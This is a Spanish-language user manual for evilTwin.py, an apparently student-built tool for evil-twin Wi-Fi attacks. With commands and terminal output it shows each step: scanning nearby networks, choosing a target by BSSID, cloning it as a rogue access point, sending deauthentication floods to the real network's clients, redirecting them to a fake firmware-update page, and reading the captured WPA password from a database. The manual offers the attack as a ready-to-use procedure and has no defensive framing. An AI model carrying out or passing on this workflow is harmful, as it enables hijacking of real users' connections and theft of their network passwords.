MANUAL DE USUARIO

evilTwin.py

Descarga

Para descargar la herramienta evilTwin.py es necesario clonar el repositorio de git con el comando git clone https://github.com/Nach95/EvilTwin.git como se muestra en la figura 1.

```
root@kali:~/Documents/Carpeta# git clone https://github.com/Nach95/EvilTwin.git
```

Figura 1. Obtención del repositorio de GitHub.

Una vez descargado observaremos que nos creara una carpeta llamada EvilTwin accedemos a la carpeta con el comando *cd EvilTwin*, como se muestra en la figura 2.

```
root@kali:~/Documents/Carpeta# ls
EvilTwin
root@kali:~/Documents/Carpeta# cd EvilTwin/
root@kali:~/Documents/Carpeta/EvilTwin#
```

Figura 2. Acceso a la carpeta EvilTwin.

El programa principal se llama *evilTwin.py*, lo ejecutamos con la bandera *-h* con la siguiente instrucción *python evilTwin.py -h* nos mostrará todas las posibles banderas que se pueden ingresar, como se muestra en la figura 3.

```
root@kali:~/Documents/Carpeta/EvilTwin# python evilTwin.py -h
usage: evilTwin.py [-h] -u MODE [-i INTERFACE] [-b BSSID] [-e ESSID]
                      [-c {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15}] [-p {20,30}]
[-f FIRST_IP] [-l LAST_IP] [-m MASK] [-g GATEWAY] [-C CDB]
[-D DDB] [-F CONFIG]
Evil Twin
optional arguments:
  -h, --help
                            show this help message and exit
  -u MODE, --use mode MODE
                           Modo de uso del programa: interactivo, args, file
  -i INTERFACE, --interface INTERFACE
                           Interface to use for sniffing and packet injection
  -b BSSID, --bssid BSSID
                            Direccion MAC del AP
  -e ESSID, --essid ESSID
                            Nombre de la red inalambrica
  -c {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15}, --channel {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15}
                            Canal del AP
  -p {20,30}, --txpower {20,30}
                            Potencia de la antena
  -f FIRST_IP, --first_ip FIRST_IP
Primer IP del pool DHCP
  -l LAST IP, --last ip LAST IP
                           Ultima IP del pool DHCP
  -m MASK, --mask MASK Mascara
  -g GATEWAY, --gateway GATEWAY
                           Gateway
  -C CDB, --cdb CDB
                           Creacion de una base de datos
  -D DDB, --ddb DDB
                           Eliminacion de una base de datos
  -F CONFIG, --file CONFIG
                            Indica el archivo el cual contiene las opciones para
                            ejecutar el prog<u>r</u>ama
```

Figura 3. Banderas del programa evilTwin.py.

Las banderas mostradas se explican a continuación, mostrando las dos formas de poner la bandera ya sea con un quion o con dos quiones:

- -h, --help: Esta bandera nos muestra la ayuda que proporciona el programa, mostrando la bandera y una breve descripción de lo que hace esa bandera.
- -u, --use_mode: Esta bandera la utilizamos para indicar el modo de uso los parámetros que puede recibir es interactivo si es de forma interactiva, args si es mediante argumentos en la línea de comandos y file si es mediante un archivo de configuración.
- -i, --interface: Esta bandera indica la interfaz de red que se va a utilizar, para la ejecución del ataque de evil twin por lo regular es wlan0.
- **-b, --bssid:** Esta bandera indica la dirección MAC del Access Point el cual vamos a clonar.
- -e, --essid: Esta bandera indica el nombre de la red inalámbrica la cual vamos a clonar.
- -c, --channel: Esta bandera indica el canal el cual vamos a utilizar para la creación del Access point falso, se recomienda utilizar el mismo canal que utiliza el Access Point verdadero.
- -p, --txpower: Esta bandera nos indica la potencia que queremos en nuestra antena en dB, el límite en la mayoría de las antenas es de 30dB, por lo cual se recomienda utilizar un valor máximo de 30.
- -f, --first_ip: Esta bandera indica la primera dirección IP de nuestro pool de direcciones para nuestro servidor DHCP.
- -I, --last_ip: Esta bandera indica la última dirección IP de nuestro pool de direcciones para nuestro servidor DHCP.
- -m, --mask: Esta bandera indica la máscara de red de nuestro pool de direcciones para nuestro servidor DHCP.
- -g, --gateway: Esta bandera indica el Gateway que utilizaremos para nuestro servidor DHCP.
- **-C, --cdb**: Esta bandera indica la creación de la base de datos, se creará la base de datos con el nombre **eviltwinattack**, con el usuario **becario**, con la contraseña **hola123.**, y el nombre de la tabla es **wpa_pass**.
- -D, --ddb: Esta bandera indica la eliminación de la base de datos.
- **-F, --file:** Esta bandera indica el archivo de configuración que utilizaremos con el modo de uso de un archivo de configuración, en este archivo que indiquemos se encontrarán varias banderas indicando los parámetros para la ejecución del programa.

El programa puede ser ejecutado de tres formas, las cuales son:

- Forma interactiva.
- Mediante argumentos en la línea de comandos.
- Mediante un archivo de configuración.

Las tres posibles formas de ejecutar el programa se explicarán a continuación.

Modos de uso

Forma interactiva

Para este modo de uso utilizaremos la bandera *-u* seguido del texto *interactivo*, como se muestra en la figura 4 y a continuación:

python evilTwin.py -u interactivo

```
root@kali:~/Documents/Carpeta/EvilTwin# python evilTwin.py -u interactivo
```

Figura 4. Modo de uso forma interactiva.

Al ejecutarlo por primera vez verificará si se cuentan con las dependencias necesarias para la ejecución del programa en caso de que se cumplan ejecutara el programa como se muestra en la figura 5.

```
root@kali:~/Documents/Carpeta/EvilTwin# python evilTwin.py -u interactivo
Mode: Interactivo
======= Interfaces disponibles =======

    00: lo
    01: eth0
    02: wlan0
Introduce la interface a utilizar en modo monitor
```

Figura 5. Ejecución del programa sin instalar dependencias.

En caso contrario se instalarán las dependencias necesarias para la ejecución del programa como se muestra en la figura 6.

```
root@kali:~/Documents/Carpeta/EvilTwin# python evilTwin.py -u interactivo
Instalando netifaces
Collecting netifaces
Downloading https://files.pythonhosted.org/packages/7e/02/adla92a72620cc17d448fe4dbdfbdf8fe1487ee7bfd8
2bb48308712c2f3c/netifaces-0.10.9-cp27-cp27mu-manylinux1_x86_64.whl
Installing collected packages: netifaces
Successfully installed netifaces-0.10.9
Importando paquete netifaces
Isntalando hostapd...
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
```

Figura 6. Instalación de dependencias necesarias.

Una vez que inicio la ejecución el programa procedemos a indicar la interfaz de red, como se muestra en la figura 7.

```
root@kali:~/Documents/Carpeta/EvilTwin# python evilTwin.py -u interactivo
Mode: Interactivo
======= Interfaces disponibles =======

00: lo
01: eth0
02: wlan0
Introduce la interface a utilizar en modo monitor wlan0
```

Figura 7. Selección de la interfaz de red.

Ya seleccionada la interfaz presionamos enter para la ejecución del programa, nos mostrará un mensaje el cuál nos dice que se está cambiando la interface a modo monitor y nos pregunta si queremos modificar la potencia de la antena, como se muestra en la figura 8.

```
Introduce la interface a utilizar en modo monitor wlan0
Cambiando interface wlan0 a modo monitor
¿Deseas incrementar la potencia de tu antena a 30dB? (s/n)n
```

Figura 8. Cambio a modo monitor y potencia en la antena.

Ahora al presionar enter empezará el escaneo de las redes inalámbricas cercanas podemos esperar 15 segundos o presionando las teclas **ctrl** + **c** detenemos el escaneo, el resultado del escaneo nos mostrará las redes cercanas con su canal, ESSID, BSSID y el tipo de seguridad, como se muestra en la figura 9.

D	Canal	ESSID	BSSID	ENC
0	8	INFINITUMFDCA	18:4a:6f:6c:e2:88	WPA2/WPA
1	10	INFINITUM3625	54:a6:19:a5:da:04	WPA2
2	11	ARRIS-6812	d4:05:98:64:68:10	WPA2
3	11	ALEDFE	94:87:7c:f7:a9:c0	WPA2/WPA
4	11	TotalplayWiFi	a6:be:2b:bc:a4:0d	WPA2/WPA
5	11	Totalplay-A59C	a4:be:2b:bc:a4:0c	WPA2/WPA
6	1	INFINITUMBECA	18:4a:6f:75:ee:88	WPA2
7	1	IZZI-76E9	88:71:b1:a1:a3:32	WPA2
8	1	TOTALPLAY A2BCE7	2c:79:d7:a2:bc:e7	WPA2
9	1	TOTALPLAY D8DC9E	2c:79:d7:d8:dc:9e	WPA2
10	1	Laguna —	08:19:a6:c2:dc:0b	WPA2
11	2	Pedro	ac:84:c6:cd:37:0a	WPA2
12	1	IZZI WiFi	2c:e6:cc:22:23:18	OPN
13	4	ANESHOUSE	d4:6e:0e:28:9d:b8	WPA2
14	4	Huawei-HG8245H-D025	ac:85:3d:fa:1f:e0	WPA2/WPA
15	5	Totalplay-7975	34:b3:54:b7:11:88	WPA2/WPA
16	5	nayeli	ac:84:c6:9a:a2:6c	WPA2
17	7	NETGEAR24	9c:d3:6d:c2:d0:c0	WPA2
18	6	IZZI WiFi	8c:0c:90:3d:c6:e8	OPN
19	6	Megacable WiFi	8c:0c:90:7d:c6:e8	OPN
20	11	ESSID Oculto	04:18:d6:87:00:8c	OPN

Figura 9. Resultado del escaneo de redes cercanas.

Tenemos que seleccionar una red, poniendo su BSSID, como se muestra en la figura 10, debemos tener en cuenta el canal que está utilizando, se recomienda utilizar el mismo canal.

```
===== Redes Inalambricas Disponibles ======
ID
        Canal
                 ESSID
                                                   BSSID
                                                                            ENC
                 INFINITUMFDCA
                                                  18:4a:6f:6c:e2:88
           8
                                                                            WPA2/WPA
           10
                 INFINITUM3625
                                                                            WPA2
                                                   54:a6:19:a5:da:04
 2
           11
                 ARRIS-6812
                                                   d4:05:98:64:68:10
                                                                            WPA2
 3
           11
                 ALEDFE
                                                   94:87:7c:f7:a9:c0
                                                                            WPA2/WPA
 4 5
           11
                TotalplayWiFi
                                                   a6:be:2b:bc:a4:0d
                                                                            WPA2/WPA
           11
                 Totalplay-A59C
                                                   a4:be:2b:bc:a4:0c
                                                                            WPA2/WPA
                 INFINITUMBECA
 6
7
8
                                                   18:4a:6f:75:ee:88
                                                                            WPA2
            1
            1
                 IZZI-76E9
                                                   88:71:b1:a1:a3:32
                                                                            WPA2
            1
                TOTALPLAY A2BCE7
                                                   2c:79:d7:a2:bc:e7
                                                                            WPA2
                TOTALPLAY_D8DC9E
 9
            1
                                                   2c:79:d7:d8:dc:9e
                                                                            WPA2
 10
                Laguna
                                                   08:19:a6:c2:dc:0b
                                                                            WPA2
 11
            2
                 Pedro
                                                   ac:84:c6:cd:37:0a
                                                                            WPA2
12
13
                IZZI WiFi
                                                   2c:e6:cc:22:23:18
                                                                            OPN
            4
                 ANESHOUSE
                                                   d4:6e:0e:28:9d:b8
                                                                            WPA2
14
                Huawei-HG8245H-D025
                                                   ac:85:3d:fa:1f:e0
                                                                            WPA2/WPA
            4
15
            5
                 Totalplay-7975
                                                   34:b3:54:b7:11:88
                                                                            WPA2/WPA
16
            5
                nayeli
                                                   ac:84:c6:9a:a2:6c
                                                                            WPA2
17
                NETGEAR24
                                                   9c:d3:6d:c2:d0:c0
                                                                            WPA2
18
                 IZZI WiFi
                                                                            OPN
            6
                                                   8c:0c:90:3d:c6:e8
19
                Megacable WiFi
                                                   8c:0c:90:7d:c6:e8
                                                                            OPN
            6
                                                  04:18:d6:87:00:8c
                                                                            OPN
20
           11
                 ESSID Oculto
Introduce el BSSID de la red Wifi a clonar: 18:4a:6f:6c:e2:88
```

Figura 10. Selección de la red mediante el BSSID.

Una vez seleccionado nos pedirá el canal, el cual utilizará, como se muestra en la figura 11.

```
Selecciona el canal en el que trabajara RougeAP [1-15]: 8
```

Figura 11. Selección del canal.

Una vez que le demos enter se creara el Access Point falso, como se muestra en la figura 12.




Figura 12. Creación del Access Point Falso.

Una vez creado el Access Point falso nos mostrará dos opciones para la creación del pool de direcciones para el servidor DHCP, como se muestra en la figura 12, seleccionamos una opción, al presionar enter se nos abrirán tres terminales y nos saldrá un mensaje de que el sitio web está listo, como se muestra en las figuras 13, 14, 15 y 16.

```
Creando AP falso...

======= Configuracion de Red Disponible =======

1. 192.168.1.0/24
2. 10.0.0.0/24

Elige una opcion: 1
192.168.1.1

Creando DHCP para el AP Falso

Redireccionando el trafico a la pagina falsa...

Creacion del sitio web falso...

Base de Datos eviltwinattack con la tabla wpa_pass y el usuario becario con el password hola123., fueron creados
```

Figura 13. Creación del sitio falso, servidor DHCP y redireccionamiento al sitio falso.

```
aireplay-ng
                                                                                                                                                                                                                                                                                                                                                                                                           ▣
                                        Sending DeAuth (code 7) to broadcast
                                                                                                                                                                                                                                                                                  BSSID:
                                     Sending DeAuth (code 7) to broadcast --
                                                                                                                                                                                                                                                                               BSSID: [94:87:7C:F7:A9:C0
                                                                                                                    to broad to broad to broad to broad to broad to broad to broadca tode 7) to broadcas (code 7) to broadcast (code 7) to broadcast (code 7) to broadcast code 7) to broadcast tode 7) tode 7)
                                    Sending DeAuth (code 7) to broadcast
                                                                                                                                                                                                                                                                                  BSSID:
                                     Sending DeAuth
Sending DeAuth
                                                                                                                                                                                                                                                                                                                           [94:87:7C:F7:A9:C0
                                                                                                                                                                                                                                                                                  BSSID:
                                                                                                                                                                                                                                                                                                                         [94:87:7C:F7:A9:C0
[94:87:7C:F7:A9:C0
[94:87:7C:F7:A9:C0
                                                                                                                                                                                                                                                                                 BSSID:
                                      Sending DeAuth
                                      Sending DeAuth
                                     Sending DeAuth
                                      Sending DeAuth
                                      Sending DeAuth
                                      Sending
                                                                                   DeAuth
                                      Sending DeAuth
                                    Sending DeAuth
Sending DeAuth
                                                                                                                                                                                                                                                                                                                             [94:87:7C:F7:A9:C0
35:42
                                                                                                                                                                                                                                                                                                                            [94:87:7C:F7:A9:C0
[94:87:7C:F7:A9:C0
                                                                                                                                                                                                                                                                                  BSSID_{2}
                                  Sending BeAuth (code 7) to broadcast --
Sending DeAuth (code 7) to broadcast --
          + 44
  35+44
                                                                                                                                                                                                                                                                                 BSSID:
                                                                                                                                                                                                                                                                                                                        [94:87:7C:F7:A9:C0]
```

Figura 14. Des autenticación de los usuarios del sitio real.

```
dnsmasq: started, version 2.80 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 192.168,1.10 -- 192.168,1.254, lease time 12m
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv_conf
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 192.168,1.254#53
dnsmasq: using nameserver 192.168,1.254#53
dnsmasq: read /etc/hosts - 5 addresses
```

Figura 15. Ejecución del servidor DHCP y DNS.




Figura 16. Creación del Access Point falso.

En la figura 17 observamos cuando alguien se conecta a nuestro Access Point Falso.

```
### HCJKUB

dnsmasq-dhcp: 1172990435 requested options: 1:netmask, 3:router, 6:dns-server, 1
5:domain-name,
dnsmasq-dhcp: 1172990435 requested options: 31:router-discovery, 33:static-route,
43:vendor-encap,
dnsmasq-dhcp: 1172990435 requested options: 44:netbios-ns, 46:netbios-nodetype,
47:netbios-scope,
dnsmasq-dhcp: 1172990435 requested options: 119:domain-search, 121:classless-static-route,
dnsmasq-dhcp: 1172990435 requested options: 249, 252
dnsmasq-dhcp: 1172990435 next server: 192,168,1,1
dnsmasq-dhcp: 1172990435 sent size: 1 option: 53 message-type 5
dnsmasq-dhcp: 1172990435 sent size: 4 option: 54 server-identifier 192,168,1,1
dnsmasq-dhcp: 1172990435 sent size: 4 option: 58 T1 6m
dnsmasq-dhcp: 1172990435 sent size: 4 option: 58 T1 6m
dnsmasq-dhcp: 1172990435 sent size: 4 option: 59 T2 10m30s
dnsmasq-dhcp: 1172990435 sent size: 4 option: 28 broadcast 192,168,1,255
dnsmasq-dhcp: 1172990435 sent size: 4 option: 28 broadcast 192,168,1,255
dnsmasq-dhcp: 1172990435 sent size: 4 option: 81 FQIN 03:ff;ff;44:45:53:4b:54:
4f:50:2d:55:48:43...
dnsmasq-dhcp: 1172990435 sent size: 4 option: 6 dns-server 192,168,1,1
dnsmasq-dhcp: 1172990435 sent size: 4 option: 5 notter 192,168,1,1
dnsmasq-dhcp: 1172990435 sent size: 4 option: 6 dns-server 192,168,1,1
dnsmasq-dhcp: 1172990435 sent size: 4 option: 6 dns-server 192,168,1,1
dnsmasq-dhcp: 1172990435 sent size: 4 option: 6 dns-server 192,168,1,1
dnsmasq-dhcp: 1172990435 sent size: 4 option: 6 dns-server 192,168,1,1
```

Figura 17. Conexión al Access Point falso.

Una vez que el usuario accedió a nuestra red, cualquier url que ponga en un navegador lo rederigira a nuestro sitio falso, como se muestra en la figura 18, 19 y 20.




Figura 18. Sitio Falso.




Figura 20. Simulación de actualización de Firmware

Ahora accedemos a nuestra base de datos, como se muestra en la figura 21.

Figura 21. Observamos que se creó la base de datos.

Al acceder a la base de datos y ver el contenido que tiene la tabla, observamos que es la contraseña que ingreso el usuario, como se muestra en la figura 22.

Figura 22. Credencial obtenida.

Mediante argumentos en la línea de comandos

En este modo de uso el usuario ingresa todos los datos necesarios para la ejecución del programa como se muestra a continuación.

python evilTwin.py -u args -i wlan0 -b 18:4A:6F:6C:E2:88 -e INFINITUMFDCA - c 8 -f 192.170.0.100 -l 192.170.0.150 -m 255.255.255.0 -g 192.170.0.1 -p 0

Las banderas ingresadas son las de modo de uso, interface, bssid, essid, channel, first_ip, last_ip, mask, gateway y txpower.

El ingreso del comando al programa se muestra en la figura 23.

```
root@kali:~/Documents/Carpeta/EvilTwin# python evil.py -u args -i wlan0 -b 18:4A:6F:6C:E2:88 -e INFINITU
MFDCA -c 8 -f 192.170.0.100 -l 192.170.0.150 -m 255.255.255.0 -g 192.170.0.1 -p 0
```

Figura 23. Ingreso de las banderas con su valor.

Cuando se ejecuta el programa aparecera un mensaje como el que se muestra acontinuación en la figura 24.

Figura 24. Creación del AP falso, DHCP, DNS, base de datos.

Igual que en el modo de uso de forma interactiva se crea, el access point, el servidor DNS, DHCP, se crea una base de datos, y con esto creado procedemos a ingresar a nuestras redes Wi-Fi y observamos que se creó el access point como se muestra en la figura 25.



Figura 25. Acceso al Access Point Falso.

Abrimos CMD y observamos la dirección IP que nos asignó, la cual corresponde al rango de direcciones que le asignamos al servidor DHCP así como la máscara de red y gateway, como se muestra en la figura 26.

Figura 26. Dirección IP del cliente.

Los pasos posteriores son los mismos que en el modo interactivo.

Mediante un archivo de configuración

En este modo de uso es muy parecido al de mediante argumentos en la línea de comandos, ya que las banderas las pasamos ahora por medio de un archivo como se muestra en la figura 27.

```
root@kali:~/Documents/Carpeta/EvilTwin# cat archivo.conf
[Options]
use_mode=file
interface=wlan0
bssid=18:4A:6F:6C:E2:88
essid=INFINITUMFDCA
channel=5
txpower=0
first_ip=192.168.0.80
last_ip=192.168.0.100
mask=255.255.255.0
gateway=192.168.0.1
cdb=
ddb=
```

Figura 27. Paso de parámetros por medio de un archivo.

Para ejecutarlo en el programa se muestra en la figura 28. El comando se muestra a continuación:

python evilTwin.py -u file -F archivo.conf -i wlan0

```
root@kali:~/Documents/Carpeta/EvilTwin# python evilTwin.py -u file -F archivo.conf -i wlan0 Figura 28. Ejecución mediante un archivo de configuración.
```

Al ejecutarlo observamos que la salida es muy parecida al modo de uso de argumentos en la línea de comandos, ya que en lugar de pasarle los argumentos por medio de línea de comandos se los pasamos por medio de un archivo de configuración, lo que nos facilita el uso de la herramienta, ya que si ya conocemos nuestro objetivo podemos ingresar los datos requeridos para la ejecución del programa lo que nos permite crear varios archivos de configuración y así utilizar la herramienta de manera más optima.